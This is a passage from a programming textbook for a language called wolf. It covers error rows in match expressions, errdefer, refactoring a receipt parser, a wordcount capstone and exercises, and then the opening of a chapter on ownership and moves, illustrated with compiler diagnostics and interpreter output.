        no_comma => "no comma",
        NotANumber(bad) => "`{bad.found}` at byte {bad.at} is not a
number",
        0 => "nothing owed",
        n => "{n} cents",
    }
}
fn main() -> !int {
    print(describe("espresso,340"))
    print(describe("water,0"))
    print(describe("pastry,lots"))
    print(describe("tip 100"))
    0
}
```

```
console
$ lupin rowmatch.lu
340 cents
nothing owed
`lots` at byte 7 is not a number
no comma
```

The scrutinee is an `int ! {no_comma, NotANumber(Bad)}`, and the arms are of two kinds. A *row arm* names a tag of the row and binds its payload when it has one: `no_comma` and `NotANumber(bad)` are the two here, and `bad` is a `Bad` inside its arm exactly as it was in §6.2. A *value arm* is any pattern over the `int`, written as a `match` over an `int` would write it: `0` is a literal and `n` binds the rest. Which kind an identifier is, the row decides. An arm that

names a tag of the scrutinee's row is a row arm; anything else is a value pattern, so `n` binds the number because no tag is called `n`. A tag whose name is also a constructor reachable from the value's type is refused by name rather than guessed at, which is the one way the rule can be ambiguous and the compiler's answer to it.

Coverage is §3.4's rule applied twice. The `match` must cover every tag of the row and the whole of the `int`, and here two tags and a binding do it. _ covers what is left on both halves at once: it is what a caller of an open row writes, because no list of names is complete there (§6.1), and what you write when the value does not matter.

The expression's type is the arms' type, `str`, and the row is gone. `describe` returns a plain `str` with no `!` in its signature, because every tag was answered inside the `match`. That is the same consumption `else` performs, done by case.

Forget a tag and the compiler names it. The `n` arm is no defense: it binds every `int` and no tag, because the two halves are covered separately.

```
wolf · rejected, E0801
struct Bad { at: int, found: str }
fn cents(row: str) -> int ! {no_comma, NotANumber(Bad)} {
    var i = 0
    while i < row.len {
        if row[i..i + 1] == "," {
            let text = row[i + 1..]
            return text.to_int() else { return NotANumber(Bad { at: i + 1,
found: text }) }
        }
        i += 1
    }
    no_comma
}
fn main() -> !int {
    let owed = match cents("tip 100") {
        NotANumber(bad) => 0 - bad.at,
        n => n,
    }
    print("{owed}")
    0
}
```

```
diagnostic
error[E0801]: this `match` does not cover `no_comma`
  --> ./s7.lu:17:16
   |
17 |     let owed = match cents("tip 100") {
   |                ^^^^^^^^^^^^^^^^^^^^^^^^
18 |         NotANumber(bad) => 0 - bad.at,
19 |         n => n,
20 |     }
   | ^^^^^ not every value is matched
   |
   = note: over a fallible value a row arm covers one tag of the row, a
value pattern covers values
```

```
     of the ok type, and `_` covers whatever is left on both halves
([type.row.match]).
   = note: add arms for the missing cases, or end the `match` with a `_`
arm to catch the rest
     deliberately.
```

The missing arm is named by its tag, never by an alias: a row spelled `ReadErrors` would still be reported as `no_comma`, for §6.1's reason, that the tags are what a caller has to handle.

`else |err| match err { … }` keeps working beside this, and the choice between them is about shape. Reach for `match` over the call when the value is one of the cases: when `0` means something different from `340`, or when the arms all produce the same kind of answer and the value is one answer among several. Reach for `else |err|` when the value is the whole function and the failure is a detour: `report` wants to return the number and spend its words on the failures, and binding the failure keeps the number out of the arms. A `match` whose value arm is `v => v` beside three row arms is `else |err| match err` wearing more braces, and the shorter spelling is the honest one.

Exercise 6-15 *(comprehension · wolf + lupin)*. Exercise 6-6's `code_for` handles `probe`'s open row through `else |err|` and a `match`. Rewrite it as one `match` over `probe(n)` itself, with the arms `Io(code)`, `v` and `_`. Predict the three numbers, then say what `_` covers when `v` already binds every `int`, and why the program does not compile without it.

6.3 `errdefer`

`defer` from §4.3 runs on every exit. Some cleanup should run only on the bad one: a half-written file wants deleting, a half-built index wants discarding, and neither should happen when the work succeeded:

```
wolf · runs, exit 0
fn comma(row: str) -> int ! {no_comma} {
    var i = 0
    while i < row.len {
        if row[i..i + 1] == "," { return i }
        i += 1
    }
    no_comma
}
fn scan(text: str) -> int ! {no_comma} {
    print("scan opened")
    defer print("scan closed")
    errdefer print("partial results discarded")
    var total = 0
    for row in text.lines() {
        total += comma(row)?
    }
    total
}
fn main() -> !int {
    print("a={scan("tip,100") else -1}")
```

```
    print("b={scan("tip 100") else -1}")
    0
}
```

```
console
$ lupin errdefer.lu
scan opened
scan closed
a=3
scan opened
partial results discarded
scan closed
b=-1
```

Two runs of the same function, and the difference is one line of output. The success path fires the `defer` and skips the `errdefer`. The failure path fires both, `errdefer` first: they unwind as one stack in reverse registration order, so the error-only cleanup that was registered later runs before the unconditional cleanup registered earlier. Ordering follows the same rule `defer` already taught; the only new thing is the condition.

The shape to keep is the pairing. Acquire, then `errdefer` the release, in adjacent lines, so the failure path is correct by construction rather than by remembering to write a handler at every `?` below it. There are five `?`s in a real parser and one `errdefer`.

> ***Credit where it is due:*** *`errdefer` is Zig's, name and all, and so is the discipline of an error path you can read without following a stack unwinder. Wolf's departure is the row: Zig's `error` set is inferred by default, which makes the* set *cheap to write and hard to read at a boundary; wolf spells it on items for the same reason it spells parameter types on items. The `try` keyword's job is `?`'s job, and the `catch |err|` shape is where `else |err|` comes from.*

Exercise 6-5 *(comprehension · lupin)*. `errdefer` runs only on the error path. `work(true)` succeeds; `work(false)` fails after the `errdefer` is registered. Predict all four output lines.

6.4 Hardening by refactor

The receipt at the head of this chapter has both of chapter 1's lies in it. Here they are, retired one construct at a time. Nothing below is a rewrite: each step changes one thing and each step runs.

Step 0 — the lie, and the trap under it. Feed the original a row with no comma at all, and the `while` walks off the end of the string:

```
wolf · interpreted run, trap(bounds)
```

```
fn main() -> !int {
    let rows = """
        espresso,340
        pastry 275
        tip,100
        """
    var total = 0
    for row in rows.lines() {
        var i = 0
        while row[i..i + 1] != "," { i += 1 }
        total += row[i + 1..].to_int() else 0
    }
    print("{total}")
    0
}
```

```
console
$ lupin step0.lu
step0.lu: trap(bounds): byte range 10..11 is outside a 10-byte string
[mem.ub.defined] at 10:15
$ echo $?
3
```

The trap is doing us a favor by being loud, and it is still the wrong answer: a malformed row is not a defect in the program, it is data the program should have an opinion about.

Step 1 — name the failure. Bound the scan, and give the function a row:

```
wolf · runs, exit 1
fn cents(row: str) -> int ! {no_comma} {
    var i = 0
    while i < row.len {
        if row[i..i + 1] == "," { return row[i + 1..].to_int() else 0 }
        i += 1
    }
    no_comma
}
fn main() -> !int {
    let rows = """
        espresso,340
        pastry 275
        tip,100
        """
    var total = 0
    for row in rows.lines() {
        total += cents(row)?
    }
    print("{total}")
    0
}
```

```
console
```

```
$ lupin step1.lu
error: no_comma
$ echo $?
1
```

The trap is gone and the program now stops on purpose, which is progress even though the output got worse. `?` was the right first move because it is the *smallest* one: it says "this is not my decision" and pushes the question up one level, where the next step can answer it.

Step 2 — decide, badly. The one-word answer is `else`:

```
wolf · runs, exit 0
fn cents(row: str) -> int ! {no_comma} {
    var i = 0
    while i < row.len {
        if row[i..i + 1] == "," { return row[i + 1..].to_int() else 0 }
        i += 1
    }
    no_comma
}
fn main() -> !int {
    let rows = """
        espresso,340
        pastry 275
        tip,100
        """
    var total = 0
    for row in rows.lines() {
        total += cents(row) else 0
    }
    print("{total}")
    0
}
```

```
console
$ lupin step2.lu
440
```

Which is where we started: 440, confidently wrong, and now wrong on purpose in a place you can find. The decision has moved from `to_int`'s default into the caller's loop, where the person who knows what a receipt is can see it. But `else 0` is still the posture that turns "your input is broken" into "your total is smaller".

Step 3 — decide, out loud. Two tags, a handler that reports what it skipped, and a count so the total is never quoted without its caveat:

```
wolf · part(step3)
struct Bad { at: int, found: str }
fn cents(row: str) -> int ! {no_comma, NotANumber(Bad)} {
    var i = 0
    while i < row.len {
        if row[i..i + 1] == "," {
```

```
            let text = row[i + 1..]
            return text.to_int() else { return NotANumber(Bad { at: i + 1,
found: text }) }
        }
        i += 1
    }
    no_comma
}
```

`cents` grew one tag and one nested `else`, and its signature says so. The loop is where the decision now lives:

```
wolf · part(step3) · runs, exit 0
fn main() -> !int {
    let rows = """
        espresso,340
        pastry 275
        tip,100
        """
    var total = 0
    var skipped = 0
    for row in rows.lines() {
        total += cents(row) else |err| {
            skipped += 1
            match err {
                NotANumber(bad) => print("skipped `{row}`: `{bad.found}`
is not a number"),
                _ => print("skipped `{row}`: no comma"),
            }
            0
        }
    }
    print("{"total":<10}{total:>5}  ({skipped} row(s) skipped)")
    0
}
```

```
console
$ lupin step3.lu
skipped `pastry 275`: no comma
total       440  (1 row(s) skipped)
```

The number is the same 440 and the program is a different program. It knows what it skipped, it says so on the way past, and it reports the total with the fact attached. Three constructs did that: a row in the signature, `?` inside `cents` for the failure it will not decide, and one `else |err|` at the level that can.

Rank the three postures the next time you write one. `?` says the caller decides. A handler says I decide, here, visibly. `else 0` says nobody decides. And a default is a decision, made in the one place that cannot know whether zero is safe.

Exercise 6-9 *(extension · lupin)*. Three postures toward the input `"7x"`: trap on it, default it to zero, or refuse it out loud. The mark the third one hands up keeps nothing, so it is

a lowercase bare word, by §6.1's pact. Predict all three printed lines of a `main` that calls `parse_or_zero("7x")` and then `parse("7x")` with a handler. Then the pointed part: rank the three postures for a program that reads numbers from a config file, and defend last place.

6.5 Capstone: wordcount

Part 1 ends with the program that started the language. Before wolf had a compiler it had a syntax argument, and the argument was settled by writing one program three ways: count the words in some text and report the most frequent. Everything in it is something you have now written: `let` and `var`, expressions, functions, closures, a `List` and a `Map`, a generic-shaped helper, and errors that are values.

The usage text and the helper that decides whether a word is new:

```
wolf · part(wordcount)
let USAGE = """
    usage: wordcount TEXT
    Count the words in TEXT and report the most frequent.
    """

fn index_of(xs: List[str], s: str) -> int {
    var i = 0
    while i < xs.len {
        if xs[i] == s { return i }
        i += 1
    }
    -1
}
```

`USAGE` is a top-level `let`: a value the whole file can read, dedented by its closing `"""` exactly as in chapter 2.

The counter, and the two small helpers it strips punctuation with. `count` returns two containers, which is what §5.1's tuples are for: the tally, and the order the words arrived in.

```
wolf · part(wordcount)
fn is_mark(c: str) -> bool {
    c == "." || c == "," || c == ";" || c == "!" || c == "?"
}

fn bare(word: str) -> str {
    var a = 0
    var b = word.len
    while a < b && is_mark(word[a..a + 1]) { a += 1 }
    while b > a && is_mark(word[b - 1..b]) { b -= 1 }
    word[a..b]
}

fn count(text: str) -> (List[str], Map[str, int]) {
    var order = List[str]()
    var tally = Map[str, int]()
```

```
    for word in text.words() {
        let w = bare(word).lower()
        if w.is_empty() { continue }
        if index_of(order, w) < 0 { (mut order).push(w) }
        tally[w] = (tally[w] else 0) + 1
    }
    (order, tally)
}
```

`words()` yields byte views into `text` and copies nothing (§2.5). `bare` walks two indices inward past any of `.,;!?` and returns the slice between them, so `wolf.` and `wolf` are one word, and `lower()` makes the count case-insensitive. It is a helper and not a call to `trim`, because `trim` and its family take no argument (`[mem.str.ws]`): they strip whitespace and nothing else, and a call that passes the characters to strip is refused. `bare` allocates nothing either: a slice is a view. The `if w.is_empty() { continue }` is there because a lone `!` strips to nothing, and a tally of empty strings is not what anybody asked for. The counting line is §5.1's, unchanged and for §5.1's reason: `tally[w]` answers `none` on a word's first appearance, `else 0` reads that answer as zero, and the write inserts or replaces. There is no first-time branch, because there is nothing for one to do — the list records first-seen order and the map needs no help.

The ranking, by the scan §5.2 wrote:

```
wolf · part(wordcount)
fn top(order: List[str], tally: Map[str, int], n: int) -> List[str] {
    var picked = List[str]()
    while picked.len < n {
        var best = ""
        for w in order {
            if index_of(picked, w) < 0 {
                if best == "" || tally[w] > tally[best] { best = w }
            }
        }
        if best == "" { break }
        (mut picked).push(best)
    }
    picked
}
```

`top` takes both containers and returns a new `List`; a return moves, so the caller owns the result and `order` is untouched for the next call. The `if best == "" { break }` is the case where the text has fewer than `n` distinct words, and `break` leaves the loop with what it has.

And `main`:

```
wolf · part(wordcount) · interpreted run, exit 0
fn main() -> !int {
    let text = """
        The wolf runs, and the moon watches over the wolf.
        The pack answers; the moon does not.
        """
```

```
    if text.is_empty() {
        print(USAGE)
        return 2
    }
    let (order, tally) = count(text)
    print("{text.words().count()} words, {order.len} distinct")
    for w in top(order, tally, 4) {
        let name = w[..min(w.len, 12)]
        print("{name:<14}{tally[w]:>7}  {"#".repeat(tally[w])}")
    }
    0
}
```

```
console
$ lupin wordcount.lu
17 words, 11 distinct
the                5  #####
wolf               2  ##
moon               2  ##
runs               1  #
```

Sixty lines, six functions, and a histogram. `min(w.len, 12)` keeps the column honest for a long word by slicing it: checked, as always, and free, because a slice is a view. The `return 2` on the usage path is chapter 1's exit-code contract: the program declined to do the work, and it says so with the code the shell can read. The text is embedded, which is what keeps this program's output the same on every run and on either tool. Until lupin 0.1.36 it was load-bearing for a second reason as well — the reference interpreter had no filesystem at all — and that reason has retired: the interpreter reads and writes real files now. Chapter 26 reads real files, chapter 30 takes its names from the command line, and `main`'s `if` is where a caller's input arrives in both.

The promise this loop owes you. *The `for word in text.words()` loop in `count` visits every word on one core. In Part 3 it becomes parallel by changing one call: `text.words()` becomes a `par` over the input's pieces, the tallies merge, and nothing else in this program changes. Signature, types, `top`, and `main` all stand. Chapter 13 is where that diff gets checked, and it is the chapter's own obligation to print it. Hold us to it. If parallelizing this program turns out to need a rewrite, the claim was false and the book will say so on that page.*

Exercise 6-10 *(extension · lupin)*. The wordcount loop, grown by one requirement: count words, and separately count words of four bytes or more. Predict both numbers for the line `the wolf runs and the moon watches over`, then run.

Exercise 6-8 *(design)*. Suppose `cents` moves into a library, behind a public API used by fifty programs. Argue both sides: should the public signature keep the two-tag row, or coarsen to a single `Invalid` tag with the detail inside? Name one concrete caller each design serves better, and what each design costs when a third failure mode appears.

Exercise 6-11 *(extension · lupin)*. `to_int` has no inverse on this shelf, so build one: `itoa(n)`, peeling digits with `% 10` and `/ 10` and prepending. Handle zero and negatives, then close the loop: feed each result back through `to_int` and make `main` exit nonzero on any mismatch. Which of your three test values forced a line of code the other two never touch?

Exercise 6-12 *(extension · lupin)*. Exercise 5-11's decoder answers garbage with garbage: `"4w"` decodes to nothing, silently. Harden it by refactor: `decode(s) -> str ! {empty, bad_run}`, where empty input, a count with no letter before it, and a zero-length run are refusals with names. Table four malformed inputs through `else |err|` and a `match`. Which refusal required *adding* a check, and which two fell out of checks the loop already had?

Exercise 6-13 *(extension · lupin)*. A date validator: `parse_date("2026-02-29")` should refuse, and say *why*. Split on `-`, parse the three fields, and return `(int, int, int) ! {bad_shape, bad_month, bad_day}` — reusing 4-7's `days_in` for the day ceiling, leap rule included. Why is `bad_shape` checked first, and what happens to your month test if it is not?

That is Part 1. You can write single-threaded wolf now: values that hand themselves over, expressions that yield, arithmetic that refuses to lie, checked signatures, containers, type parameters, and failures that travel as values. You have not heard the word “lifetime” once, and there is exactly one sentence you have been asked to take on trust: that assignment hands the value over, and the reason is chapter 7's.

Part 2 — Memory

7. Who owns this?

The finale of Mahler's Sixth promises its hammer for eighty minutes, and keeps the promise.

In chapter 3 a value moved and the program died, and we told you to wait. This is the chapter where wolf stops apologizing.

One question runs through everything wolf does with memory: *who owns* this, and how big is the granule? *Every rule in this part — moves,* `mut`, the escape hatches — is that question asked at a different size. Hold onto it and the rest of this part is consequences.

7.1 The error we owed you

Here is chapter 3's program, unchanged:

```
wolf · rejected, E1001
fn main() -> !int {
    var names = List[str]()
    let roster = names
    print("{roster.len} {names.len}")
    0
}
```

```
diagnostic
error[E1001]: `names.len` is used here after its value moved away
 --> ./s1.lu:7:26
  |
6 |     let roster = names
  |                  ----- `names` moved here
7 |     print("{roster.len} {names.len}")
  |                          ^^^^^^^^^ used after the move
  |
  = note: `names.len` is part of `names`; moving one empties the other.
Disjoint fields stay
    usable.
  = note: re-initializing the place (assigning to it) also makes it usable
again.
help: to keep the original, copy it at the move
  |
6 |     let roster = copy names
  |
```

```
console
$ lupin roster.lu
roster.lu: trap(use-after-move): `names` was moved out and is
uninitialized here [mem.tier0.move.2] at 4:26; `names` moved here at 3:18
$ echo $?
3
```

Two tools read the same six lines and said the same thing. `wolf` and `lupin` are separate implementations of one written specification, and both of them cite `[mem.tier0.move.2]`: the compiler by proving that no execution reaches that read with `names` empty, the interpreter by running until one does and stopping there. This chapter shows you both wherever both have something to say, because two implementations agreeing is how you know the rule lives in the language rather than in a tool.

Now read the compiler's text as the primary source it is. Four things are named, and each of them is a piece of the model:

The place. The diagnostic names the path `names.len`, finer than the variable. A *place* is any path the language can name and the compiler can prove distinct from another: a variable, a field of a variable, a field of a field. Ownership is tracked at that granularity, not per variable.

The move site. `let roster = names` is underlined as where the value left. A diagnostic that only says "this is invalid" makes you find the cause; this one has already found it, because the checker knows the program point where ownership changed hands.

The granularity note. "`names.len` is part of `names`; moving one empties the other. Disjoint fields stay usable." A move empties one subtree, not the whole struct; that is §7.2′s subject and the reason §7.5 can exist at all.

The two repairs, and they are different claims about your program. `copy names` says: I want a second, independent list, and I am paying for it here. Assigning to `names` says: the old value is gone and this name is starting over. Wolf will do either; it declines to guess.

It invents no third thing (a null, a zeroed list, a silent reference to the list `roster` now owns). The value went somewhere, the somewhere is written on the line above, and no name holds it twice.

What each construct does

E1001 fired because a `List` is not one of the types wolf copies on its own. Here is the whole default, one row for each way a program hands a value somewhere. Each row gets its section below; the table is up front so you can come back to it.

You write	The value is `Copy`	Any other value
`let b = a`, `b = a`, a field in a struct literal	copies; `a` stays live	moves; `a` is empty
`f(a)`, with no mode	`f` reads it; you keep `a`	`f` reads it; you keep `a`
`f(mut a)`	`f` writes it; you keep `a`	`f` writes it; you keep `a`
`f(take a)`	moves; `a` is empty	moves; `a` is empty
`move a`	moves; `a` is empty	moves; `a` is empty
`copy a`	a second value	a second, independent value: deep for a struct or a `List`; a `str` shares its bytes

`return v`, or a body's last value	copies out to the caller	moves out to the caller
`(mut xs).push(a)`, `xs[i] = a`	copies into the container	copies into the container; `take a` moves it there
`a = …` after a move	`a` is live again	`a` is live again

Two clauses generate every row. The first is `[mem.tier0.move.1]`: "Assignment, initialization, `take` arguments, and `return` **move** non-`Copy` values. The source place becomes *uninitialized*." The second, `[mem.tier0.move.3]`, makes the exception: "types opting into `Copy` copy implicitly on what would otherwise move." The `Copy` types are built into the language, and each is a value whose copy costs what handing it over would: the integers, the floats, `bool`, `char`, `byte`, and `str`. The string is the one people miss, and the specification gives it a sentence of its own: "A `str` is `Copy` — its two-word view copies freely" (`[mem.region.escape]`). A `str` is a pointer and a length over bytes nobody can change, so a second view costs two words and shares everything else. A struct, a tuple or an enum is never `Copy`, whatever its fields.

So the line that ended chapter 3's program has the opposite outcome on a `str`, and on every other type in that list:

```
wolf · part(copyread) · runs, exit 0
fn main() -> !int {
    let lead = "ada"
    let done = true
    let mark = 'w'
    let words = 900
    let a = lead
    let b = done
    let c = mark
    let n = words
    print("{lead} {a} / {done} {b} / {mark} {c} / {words} {n}")
    0
}
```

```
console
$ lupin copyread.lu
ada ada / true true / w w / 900 900
```

Notice also what the table does not have: a row where an argument written without a mode moves. `f(a)` lends `a` for the call, whatever its type, and §7.3 says why. Only `take` gives a value away at a call.

Exercise 7-1 *(comprehension · wolf + lupin)*. Chapter 3's broken `Pack` program, with one line added:

```
wolf
struct Pack { lead: str, tail: str }
fn adopt(take w: str) -> str { w }
```

```
fn main() -> !int {
    var p = Pack { lead: "ada", tail: "grace" }
    let a = adopt(take p.lead)
    p.lead = "lin"
    let c = p.lead
    print("{a} {c} {p.tail}")
    0
}
```

Exercise 3-2's version was rejected with E1001 at `let c = p.lead`. Predict both tools' behavior now, and name the sentence in the E1001 diagnostic you saw in chapter 3 that already told you the answer.


7.2 Values are trees

Every value in wolf has exactly one owner, and values contain values, so the picture is a tree. Here is one:

```
wolf · runs, exit 0
struct Meta { author: str, words: int }
struct Doc { title: str, meta: Meta }
fn main() -> !int {
    var d = Doc { title: "regions", meta: Meta { author: "ada", words:
900 } }
    let who = move d.meta.author
    print("{who} wrote it")
    print("{d.title}, {d.meta.words} words")
    0
}
```

```
console
$ lupin doc.lu
ada wrote it
regions, 900 words
```

Draw `d` before and after the move and the shape is a tree with three leaves. The drawing below is not made by hand, and neither is any other in this chapter: the book runs the program under the interpreter's own record of every place, statement by statement (the record that produces `trap(use-after-move)`), and draws the line it names from that record.



`move d.meta.author` cuts one leaf off and hands it to `who`. Everything else is untouched, which the two `print`s check.

That is the whole data model. Ownership is a tree, a *move* transfers one subtree to a new owner, and the source path is empty afterward: nothing to free, nothing to read, one place waiting for a value.

Nothing to read is a rule and not a manner of speaking. Add one line to the program above — the same move, and then a read of the leaf it emptied — and the compiler stops you at the read:

```
wolf · part(movedleaf) · rejected, E1001
struct Meta { author: str, words: int }
struct Doc { title: str, meta: Meta }
fn main() -> !int {
    var d = Doc { title: "regions", meta: Meta { author: "ada", words:
900 } }
    let who = move d.meta.author
    print("{who} wrote it")
    print("{d.meta.author} wrote it")
    0
}
```

```
diagnostic
error[E1001]: `d.meta.author` is used here after its value moved away
  --> ./part-movedleaf.lu:10:13
   |
 8 |     let who = move d.meta.author
   |                    ------------- `d.meta.author` moved here
 9 |     print("{who} wrote it")
10 |     print("{d.meta.author} wrote it")
   |             ^^^^^^^^^^^^^ used after the move
   |
   = note: re-initializing the place (assigning to it) also makes it
usable again.
help: to keep the original, copy it at the move
   |
```

```
  8 |     let who = move copy d.meta.author
    |
```

The caret is under the path, not under the move: the move is legal and the read is not. And the fix-it is the one worth remembering, because it is the whole choice the move expresses — `move copy d.meta.author` takes a copy and leaves the leaf where it is.

The interpreter reaches the same verdict from the other side, at run time, and it is worth watching it get there:

```
console
$ lupin moved.lu
ada wrote it
moved.lu: trap(use-after-move): `d.meta.author` was moved out and is
uninitialized here [mem.tier0.move.2] at 7:13; `d.meta.author` moved here
at 5:15
$ echo $?
3
```

The first `print` ran. `who` holds the author now and printing it is ordinary. The second asks `d` for a path that left, and that is where the program stops — the same rule the compiler stated before anything ran. `d.title` and `d.meta.words` are untouched throughout, which is what the program at the top of this section prints: moving one leaf empties that leaf and nothing else.

`move` is the plain-expression spelling. At a call site the same act is written `take`, and the difference is grammatical, not semantic:

```
wolf · rejected, E1001
struct Doc { title: str, body: str }
fn publish(take t: str) -> str { t }
fn main() -> !int {
    var d = Doc { title: "regions", body: "..." }
    let out = publish(take d.title)
    print("{out} {d.body}")
    print("{d.title}")
    0
}
```

```
diagnostic
warning[W1003]: `t` is taken, never touched, and returned
 --> ./s4.lu:5:12
  |
5 | fn publish(take t: str) -> str { t }
  |            ^^^^ consumption that consumes nothing
  |
  = note: the caller gives the value up only to receive it back; if
callers could reasonably keep
    it, the signature is wrong.
help: drop the `take` and hand back `copy t` (call sites drop theirs and
keep their binding; a `read` parameter returned without the `copy` is
```

```
E1002, #366)
  |
5 | fn publish(t: str) -> str { t }
  |

error[E1001]: `d.title` is used here after its value moved away
  --> ./s4.lu:10:13
   |
 8 |     let out = publish(take d.title)
   |                       ------- `d.title` moved here
 9 |     print("{out} {d.body}")
10 |     print("{d.title}")
   |             ^^^^^^^ used after the move
   |
   = note: re-initializing the place (assigning to it) also makes it
usable again.
help: to keep the original, copy it at the move
   |
 8 |     let out = publish(take copy d.title)
   |
```

The interpreter agrees, and shows you something the compiler cannot: the program gets partway through before the rule catches it.

```
console
$ lupin publish.lu
regions ...
publish.lu: trap(use-after-move): `d.title` was moved out and is
uninitialized here [mem.tier0.move.2] at 7:13; `d.title` moved here at
5:23
$ echo $?
3
```

The first `print` succeeded. `d.body` was never moved, so it is still `d`'s, and reading it is ordinary. The second `print` asks for the one path that left, and that is where the program stops. Field granularity is the difference between the line that printed and the line that trapped.

An emptied place can be filled. Assign to it and it is a working name again:

```
wolf · runs, exit 0
struct Doc { title: str, body: str }
fn publish(take t: str) -> str { t }
fn main() -> !int {
    var d = Doc { title: "regions", body: "..." }
    let out = publish(take d.title)
    d.title = "regions, revised"
    print("{out} / {d.title}")
    0
}
```

```
console
```


```
$ lupin revise.lu
regions / regions, revised
```

Re-initialization and the `Copy` row of §7.1's table meet in exercise 7-1's program. Here it is with one more line, a second read of the field:


```
wolf · part(packcopy) · runs, exit 0
struct Pack { lead: str, tail: str }
fn adopt(take w: str) -> str { w }
fn main() -> !int {
    var p = Pack { lead: "ada", tail: "grace" }
    let a = adopt(take p.lead)
    p.lead = "lin"
    let c = p.lead
    print("{a} {c} {p.tail}")
    print("{p.lead}")
    0
}
```

```
console
$ lupin pack.lu
ada lin grace
lin
```


The compiler runs it too, and adds the W1003 you met with `publish`: `adopt` hands back what it took. The program is about the call site, where three lines do three different things to the one place `p.lead`. Line 5 hands the field to `adopt`. `take` moves even a `Copy` value, because giving the value away is what the word says:



Line 6 fills the emptied field again, and the place is live:



Line 7 is the one the chapter had not shown you: a plain `=` that reads a field. `p.lead` is a `str`, and a `str` is `Copy`, so `c` gets a copy and `p.lead` stays where it was, which is why the last line can print it:



